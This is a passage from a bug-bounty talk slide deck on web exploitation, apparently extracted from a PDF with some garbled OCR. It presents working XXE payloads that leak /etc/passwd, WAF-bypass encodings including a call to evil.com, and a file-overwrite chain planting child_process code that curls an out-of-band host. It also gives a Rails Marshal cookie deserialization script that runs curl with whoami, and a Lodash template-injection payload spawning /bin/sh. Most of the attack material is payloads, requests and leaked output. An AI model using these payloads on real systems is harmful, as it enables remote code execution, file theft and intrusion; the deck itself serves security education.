8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:99:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System
        (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 nobody:x:100:65534::/nonexistent:/usr/sbin/nologin (No such file or directory)
```

# EXPLOITATION

```
<!ENTITY % file SYSTEM "file:///">
<!ENTITY % eval "<!ENTITY error SYSTEM 'file:///nonexistent%file;'">>
```

2.

1.

3.

4.

5.

**Request**

Raw Params Headers Hex

```
1 POST /xelab3/login3 HTTP/1.1
2 Host: localhost:8081
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/69.0.4109.116 Safari/537.36
8 Connection: close
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 440
11 <!xml version="1.0"?>
12 <!DOCTYPE root [
13 <!ENTITY % xxe SYSTEM
14 "jar:///usr/local/tomcat/lib/jsp-api.jar!/javax/servlet/jsp/resources/jspxml.dtd" >
15 <!ENTITY % Body '<test>'>
16 <!ENTITY %>25; file SYSTEM "file:///etc/passwd">
17 <!ENTITY %>25; eval "<!ENTITY error SYSTEM %27; file:///abcxyz/&%25;file;&%27;>">
18 <!ENTITY x "Test"
19 '>
20 >>
21 >>>
22 >>>
23 >>>
24 <root>
25 <username>error;</username>
26 </root>
```

**Response**

Raw Headers Hex Render

```
</p>
<p>
<b>Message</b>
<br>#47;abcxyz#47;root:x:0:0:root:/root:/bin/bash
<br>daemon:x:1:1:daemon:/sbin:/sbin/nologin
<br>bin:x:2:2:bin:/bin:/sbin/nologin
<br>sys:x:3:3:sys:/dev:/sbin/nologin
<br>sync:x:4:65534:sync:/bin:/bin/sync
<br>games:x:5:60:games:/usr/games:/usr/sbin/nologin
<br>man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
<br>lpx:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
<br>mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
<br>news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
<br>uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
<br>proxy:x:13:18:proxy:/bin:/usr/sbin/nologin
<br>www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
<br>backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
<br>list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin
<br>irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
<br>gnats:x:41:41:Gnats Bug-Reporting System
<br>admin:/var/lib/gnats:/usr/sbin/nologin
<br>nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
<br>_apt:x:100:65534:>nonexistent:/&%47;us#47;/sbin#47;nologin (No such file or directory)
```

**Status**

Unresolved

This submission has been accepted as a valid issue. Congratulations!

**Reward**

\$1,500  
40 points

**Status**

Unresolved

This submission has been accepted as a valid issue. Congratulations!

**Reward**

\$3,000  
40 points

**Converted text**

Copy to clipboard

Contents of /etc/passwd listed

0 matches

java.io.FileNotFoundException: abcxyz
daemon:x:1:1:daemon:/sbin:/sbin/nologin
bin:x:2:2:bin:/bin:/sbin/nologin
sys:x:3:3:sys:/dev:/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lpx:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:18:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailin List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
admin:/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
\_apt:x:100:65534:>nonexistent:/&%47;us#47;/sbin#47;nologin (No such file or directory)

java.io.IOException: java.io.IOException: Native Method)

# WAF BYPASS

- XXE WAF Bypass

```
<!ENTITY xxe SYSTEM "URL">
```

Usually "SYSTEM" keyword is blocked by many WAFs, In such case you can use "PUBLIC" keyword as an alternative which has helped to bypass WAFs and Exploit XXEs as SYSTEM and PUBLIC are practically synonyms

- Using "PUBLIC" Parameter Entities

```
<!ENTITY % xxe PUBLIC "Random Text" "URL">
```

- Using "PUBLIC" General Entities:

```
<!ENTITY xxe PUBLIC "Any TEXT" "URL">
```

- Change encoding for example on UTF-16, UTF-7, etc.

```
<?xml version="1.0" encoding="UTF-16"?>
```

and then you can put the content of XML as of UTF-16 character set which would not be detected by WAFs.

# WAF BYPASS

- Tampering with doctype/entity names (XXE payloads):

```
<!DOCTYPE .. SYSTEM "http://"
```

```
<!DOCTYPE :_-_: SYSTEM "http://"
```

```
<!DOCTYPE {0xdfbf} SYSTEM "http://"
```

- Remove XML Declaration <?xml version="1.0" encoding="UTF-8"?>

- Adding space before the protocol

```
<!DOCTYPE .. SYSTEM " http://evil.com/1.dtd"
```

- Use netdoc:/ in place of file:///

```
<!ENTITY % data SYSTEM "netdoc:/etc/passwd">
```

- Different Encodings to bypass WAF

- %25 instead of “%”
- %26 instead of “&”
- %26%23x{hex}; instead of &#x{hex};
- &#37; instead of &#x25;
- %26%2337%3b instead of &#37;

# WAF BYPASS EXAMPLE

- WAF Blocking Scenario
  - Use of <? Or <?xml
  - Use of "%" itself alone
  - Use of any of <!ENTITY ... SYSTEM "here"...>
  - Use of any of

any  
of

The diagram illustrates the connection between the WAF blocking scenarios and the XML code example. A curved line starts from the first bullet point under 'WAF Blocking Scenario' and points to the first line of the XML code. Another curved line starts from the third bullet point under 'WAF Blocking Scenario' and points to the second line of the XML code. A vertical line connects the fourth bullet point under 'WAF Blocking Scenario' to the third line of the XML code. A horizontal line connects the fifth bullet point under 'WAF Blocking Scenario' to the fourth line of the XML code. An arrow labeled 'whitespace' points to the space character before the protocol in the fourth line of the XML code.

```
<!DOCTYPE a [  
<!ENTITY %25local_dtd SYSTEM "file:///usr/share/nmap/nmap.dtd">  
<!ENTITY %25 attr_numeric '(aa) %23IMPLIED>  
  
<!ENTITY %26%2337%3b file SYSTEM "file:///"><!ENTITY %26%2337%3b eval "<!ENTITY error SYSTEM  
%26%2337%3b file:///nonexistent/%26%2337%3b file;%26%2337%3b>">  
<!ATTLIST nmaxprun start (bb)'>  
%25local_dtd;  
%25eval;  
]>  
<root>%26error;</root>
```


- WAF Bypass
  - Use "%25" instead of "%"
  - Add a whitespace character before protocol after SYSTEM/PUBLIC keyword
  - Instead of &#x25; use &#37; or %26%2337%3b in URL encoded form

# Remote Code Execution

## Nailing the shell

### AGENDA

- Basics of Remote Code Execution
- Remote Code Execution Case Study
  - Arbitrary file overwrite
  - Remote Code Execution via Debug Message
  - Lodash SSTI RCE




# What is RCE?

- Not a vulnerability class in itself.
- Result of exploiting any other vulnerability class; Such as injections (OS Command injections, SSTI), other server side misconfigurations
- Allows you to execute arbitrary code/command on vulnerable server.
- Data exfiltration over OOB channel

# REMOTE CODE EXECUTION CASE STUDY

Remote Code Execution via file overwrite



# Arbitrary file overwrite on a python application

- Endpoint allowed uploading of files
- Changed “filename” attribute to full path.
- `/etc/test.txt` - 500 Server Error
- `/tmp/test.txt` - 200 OK
- Confirmed file write to arbitrary writable directories
- Wrote file to a directory that was accessible via web app

```
POST /vulnerable/endppint/upload HTTP/1.1
Host: instance.redacted.com:8080
Connection: close
Content-Length: 225
Accept: /*
X-Requested-With: XMLHttpRequest, XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryM3QKDw618ZaANY8A
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,de;q=0.8
Cookie: session_id=e15c940129ed74b9cfb0538e7a63a9efa06ee9dd

-----WebKitFormBoundaryM3QKDw618ZaANY8A
Content-Disposition: form-data; name="file"; filename="/opt/var/reports/fff.html"
Content-Type: application/octet-stream

<script>alert(1)</script>
-----WebKitFormBoundaryM3QKDw618ZaANY8A--
```

# Application Reconnaissance

While digging in a feature I came across;

```
/opt/local/phantomjs/bin/phantomjs --ignore-ssl-errors=yes /opt/resources/xyz.js 'https://localhost:8080/REDACTED'  
report.rpt /opt/var/reports/3a71d03e9d584bd092968bc96dcb5f720.png
```

## Observations

- PhantomJS binary was used to generate dynamic PDFs
- The first argument file path was always static /opt/resources/xyz.js

The screenshot shows a browser's developer tools Network tab with several network requests listed. A red box highlights a POST request to '/opt/resources/xyz.js'. A red line highlights the URL in the status bar. A pink box highlights the status bar message 'status: Completed cmd: /opt/local/phantomjs/bin/phantomjs --ignore-ssl-errors=yes /opt/resources/xyz.js'. The status bar also shows a long, partially obscured URL.

Status	Method	File	Domain	Cause	Type	Transferred	Size	0 ms	20.48 s	40.96 s	1.02 min	Headers	Cookies	Params	Response	Timings	Stack Trace	Security
200	GET	128		.C...	stylesheet	css	cached	129.66 KB										
200	GET			.C...	stylesheet	css	cached	43.17 KB										
200	GET	8		.C...	stylesheet	css	cached	138.10 KB										
200	GET			.C...	stylesheet	css	cached	4.49 KB										
200	GET			.C...	font	html	cached	5.59 KB										
200	GET	yy		.C...	xhr	json	2.36 KB	2 B	→ 288 ms									
200	POST			.C...	xhr	json	2.33 KB	2 B	→ 295 ms									
200	POST			.C...	xhr	json	4.53 KB	30.47 KB	→ 304 ms									

\*\*Highly redacted\*\*

# Abusing a feature to gain RCE

We abused the feature to gain remote code execution ;)

- Can't overwrite phantomjs binary itself as it won't be overwritten with executable flag
- A javascript file at a static path on the filesystem was passed as the first argument to the phantomjs binary
- Since PhantomJS supports OS level API's in Javascript it is possible to spawn our own OS process
- Chain the previous Arbitrary file write to overwrite the js file that was getting executed by phantomjs
- Next time PDF is generated attacker controlled server side javascript is ran
- Pop shell! Get bounty!

# Overwriting the JS file

**Request**

Raw Params Headers Hex

```
1 POST /vulnerable/endpoint/upload HTTP/1.1
2 Host: instance.redacted.com:8080
3 Connection: close
4 Content-Length: 239
5 Accept: */*
6 X-Requested-With: XMLHttpRequest, XMLHttpRequest
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/79.0.3945.117 Safari/537.36
8 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryM3QKDw618ZaANY8A
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9,de;q=0.8
13 Cookie: session_id=e15c940129ed74b9cfb0538e7a63a9efa06ee9dd
14
15 ----WebKitFormBoundaryM3QKDw618ZaANY8A
16 Content-Disposition: form-data; name="file"; filename="/opt/resources/xyz.js"
17 Content-Type: application/octet-stream
18
19 var process = require("child_process")
20 var spawn = process.spawn
21 var execFile = process.execFile
22 var child = spawn("/usr/bin/curl", ["curlexecuted.wrrjpdndl03ti0pjz18bkv0dt4zunj.burpcollaborator.net"])
23 phantom.exit();
24 ----WebKitFormBoundaryM3QKDw618ZaANY8A--
25
```

# Send request to generate PDF

And our command executed ;)  
\*This is not actual PoC\*

Poll every  seconds [Poll now](#)

#	Time	Type	Payload	Comment
1	2020-Aug-20 17:41:53 UTC	DNS	wrrjpdndl03ti0pjz18bkv0dt4zunj	
2	2020-Aug-20 17:41:53 UTC	HTTP	wrrjpdndl03ti0pjz18bkv0dt4zunj	
3	2020-Aug-20 17:41:54 UTC	HTTP	wrrjpdndl03ti0pjz18bkv0dt4zunj	
4	2020-Aug-20 17:41:53 UTC	HTTP	wrrjpdndl03ti0pjz18bkv0dt4zunj	

[Description](#) [DNS query](#)


The Collaborator server received a DNS lookup of type A for the domain name `curlexecuted.wrrjpdndl03ti0pjz18bkv0dt4zunj.burpcollaborator.net`.

77XXXX Remote Code Execution by overwriting xyz.js

State	<span>● Resolved (Closed)</span>	Severity	<span>Critical (9 ~ 10)</span>
Reported To	<a href="#">Private Program</a>	Participants	 (Manage collaborators)
Asset	<a href="https://REDACTED.com">https://REDACTED.com</a> (Domain)	Visibility	Private
Weakness	OS Command Injection		
Bounty	\$2,500		

# REMOTE CODE EXECUTION CASE STUDY

Remote Code Execution via Debug Mode



# App secret leak

- Fuzzed with URL-Encoded characters
  - Rails got an exception
  - Show exceptions (Debug) mode on?
  - Exception message leaked the app secret.

Rack::Lint::LintError at /hq/ /csvDownload  
invalid header value Content-Disposition: "attachment; filename=\"ggg\r.csv\""  
  
Ruby /app /app.rb:19 in assert, line 19  
Web GET /  
  
Jump to:  
[GET](#) | [POST](#) | [Cookies](#) | [ENV](#)  
  
Traceback (innermost first)

# How Rails Cookies Work?

- Rails cookies format is like <Base64>--<signature>
- Altering the payload part (base64) would result in signature mismatch
- Cookies are signed using a secret token stored in rails app configuration
- A leaked app secret could be used to sign a malicious cookie and lead to escalated access depending on the application functionality/configuration
- Cookies in rails are serialised generally in two formats, JSON & Marshal.


## Marshal serialization format

- Basically serialization/deserialization of object is called Marshalling/UnMarshalling in Ruby
- Marshalling is a standardized representation of an object
- Cookies in rails are usually by default\* UnMarshalled
- Manipulate the Payload part of the Cookie and replace it with a Crafted Marshalled Object
- UnMarshalling is done on the Cookie and a specific Gadget is called resulting in RCE

# Rails RCE Deserialization gadget chain

```
1 #THIS IS COPIED FROM SOME WHERE. I just saved it in my gists so this can come handy to others
2 require 'base64'
3 require 'openssl'
4 require 'optparse'
5 require 'open-uri'
6 SECRET_TOKEN = "SECRET HERE"
7 code = "eval(`COMMAND HERE`)"
8 marshal_payload = Base64.encode64(
9     "\x04\x08" +
10    "o" +
11    ":\\x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy" +
12    "\x07" +
13        ":\\xE@instance" +
14        "o" + ":\\x08ERB" + "\x06" +
15        ":\\x09@src" +
16        Marshal.dump(code)[2..-1] +
17        ":\\x0C@method" + ":\\x0Bresult"
18 ).chomp
19 digest = OpenSSL::HMAC.hexdigest(OpenSSL::Digest.new("SHA1"),
20     SECRET_TOKEN, marshal_payload)
21 marshal_payload = URI::encode(marshal_payload)
22 puts "#{marshal_payload}--#{digest}"
```

# RCE via Crafted Cookies



#382182 Remote Code Execution at redacted.com

State: Resolved (Closed)

Reported To: Private Program

Severity: Critical (9 ~ 10)

Participants:

Asset: https://REDACTED.com (Domain)

Visibility: Private

Weakness: OS Command Injection

Bounty: \$5,000

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
17	2018-Jul-16 19:03:00 UTC	DNS	€	y
18	2018-Jul-16 19:03:00 UTC	DNS	€	y
19	2018-Jul-16 19:03:00 UTC	HTTP	€	y
20	2018-Jul-16 19:03:00 UTC	HTTP	€	y
21	2018-Jul-16 19:03:00 UTC	HTTP	€	y

Description Request to Collaborator Response from Collaborator

Raw Headers Hex

GET /app HTTP/1.1

User-Agent: curl/7.35.0

Host: ezo...:8080

Accept: \*/\*

root@[REDACTED]:~# cat x.rb

```
require 'base64'
require 'openssl'
require 'optparse'
require 'open-uri'
SECRET_TOKEN = "24"
code = "eval(`curl ezhxkzbqe2pslaz05jir4ds0j69uy.burpcollaborator.net/${whoami}`)"
marshal_payload = Base64.encode64(
  "\x04\x08" +
  "0" +
  ":\"x40ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy" +
  "\x07" +
  ".*\vAE@instance" +
```

## Remember this?


```
require 'sinatra'  
require 'open-uri'  
  
get '/' do  
  | format 'RESPONSE: %s', open(params[:url]).read  
end
```



If `path` starts with a pipe character ("|"), a subprocess is created, connected to the `caller` by a pair of pipes. The returned `IO` object may be used to write to the standard input and read from the standard output of this subprocess.

# REMOTE CODE EXECUTION CASE STUDY

Remote Code Execution via SSTI (Lodash)



# Server Side Template Injection


```
2  const _ = require('lodash');
3  const escapeHTML = require('escape-html');
4  const app = express();
5  app.get('/', (req, res) => {
6    res.set('Content-Type', 'text/html');
7    const name = req.query.name
8    // Create a template from user input
9    const compiled = _.template("Hello " + escapeHTML(name) + ".");
10   res.status(200).send(compiled());
11 });



```

- A template engine is used to process templates which allows defining placeholders that should later on be replaced for the purpose of implementing designs
- Template engine has most of the capabilities of programming language
- Generally used in web development using MVC pattern.
- User input dynamically used to construct templates can lead to Server Side Template Injections
- Since templates allows to access OS level APIs this could lead to file system access or potentially RCE.

# SSTI Detection

- Identify the underlying stack if possible and approach accordingly
- Spray payloads based on some common template syntaxes ( {{ } }, \${}, <% %>, ) used by majority of templating engine
- Verbosity of error
- Use special keywords like this, self, and computations(7\*7,'7'\*7 etc.) and observe the results and identify the template





## Lodash SSTI via Email Templates

- Application allowed to send Emails using user defined Email message
- Had some example Email messages with \${first.name} syntax in the greetings
- Verbosity of error concluded it was using lodash template
- process.mainModule.require(child\_process) which allowed otherwise to load different modules and access OS level APIs (execute code, File system access) was sandboxed or failed to execute
- Comes process.binding("spawn\_sync") into the picture
- Node bindings are mapping to some of native C++ code that NodeJS works upon  
[https://github.com/nodejs/node/blob/master/src/spawn\\_sync.cc](https://github.com/nodejs/node/blob/master/src/spawn_sync.cc)

# Lodash SSTI via Email Templates

```
 ${x=Object}${w=a=new  
x}${w.type="pipe"}${w.readable=1}${w.writable=1}${a.fil  
e="/bin/sh"}${a.args=["/bin/sh","-c","id"]}${a.stdio=[  
w,w]}${process.binding("spawn_sync").spawn(a.output)}
```

```
 ${x=Object} // Assigns a JavaScript object “Object” in variable ‘x’  
 ${w=a=new x} // Create other empty Objects (w,a) using variable x. Similar as doing w=a=x={}  
 ${w.type="pipe"} // {"type": "pipe"}  
 ${w.readable=1} // {"type": "pipe", "readable":1}  
 ${w.writable=1} // {"type": "pipe", "readable":1, "writeable":1}  
 ${a.file="/bin/sh"} // {"file":"/bin/sh"}  
 ${a.args=["/bin/sh","-c","id"]} // {"file":"/bin/sh", "args":["/bin/sh','-c','id']}
```

\${a.stdio=[w,w]} // [{"type": "pipe", "readable":1, "writeable":1}, {"type": "pipe", "readable":1, "writeable":1}]  
 \${process.binding("spawn\_sync").spawn(a).output}

```
process.binding("spawn_sync").spawn({“file”：“/bin/sh”,“args”:[“/bin/sh”,“-c”,..],“stdio”:[{stdin...},{stdout...}]}).output
```

# Boom! P1 in 5 minutes xD

Description SMTP Conversation

```
<p>You have to confirm your email address. Please click on the link below to confirm your account.  
<p>https://████████████████████████████████████████?confirmation=ey  
k2LCJpYXQiOjE1OTE0Dg5MjYsImV4cCI6MTU5Mzc4MDkyNn0.QyZ-aojEkhwxp7Rpfe  
kAf3  
[object Object][object Object]pipetruefalse[object Object]pipefalsetrue/  
Object],[object Object]uid=496(nodejs) gid=494(nodejs) groups=494(nodejs)  
  
<p>Thanks.</p>
```

Harsh Jaiswal  
@rootxharsh

Exploited Lodash SSTI with [@iamnoooob](#) via process binding spawn\_sync. Here's a tweetable RCE PoC

```
$x=Object${w=a=new  
x}${w.type="pipe"}${w.readable=1}${w.writable=1}${a.fil  
e="/bin/sh"}${a.args=["/bin/sh","-c","id"]}${a.stdio=[  
w,w]}${process.binding("spawn_sync").spawn(a).output}
```

Send Cancel < > \*

Request

Raw Headers Hex Render

GET /?name=\$(a=3dObject){a=new+x}{w=new+x}{w.type="pipe"}{w.readable=1}{w.writable=3d1}{a.file="/bin/sh"}{a.args=[/bin/sh,"-c","id"]}{a.stdio=[w,w]}\${process.binding("spawn\_sync").spawn(a).output} HTTP/1.1  
Host: localhost:5033  
Accept-Encoding: gzip, deflate  
Accept: \*/\*  
Accept-Language: en  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.87 Safari/537.36  
Connection: close  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 0

Response

Raw Headers Hex Render

HTTP/1.1 200 OK  
X-Powered-By: Express  
Content-Type: text/html; charset  
Content-Length: 291  
ETag: W/123-e9aJP1XfUiUXN6  
Date: Wed, 03 Jun 2020 13:58:20  
Connection: close

Hello function Object() { [native code] }  
groups=1000(harsh),4(adm),20

7:35 PM · Jun 3, 2020 · [Twitter Web App](#)

View Tweet activity

213 Retweets and comments 689 Likes

# Reverse Proxies

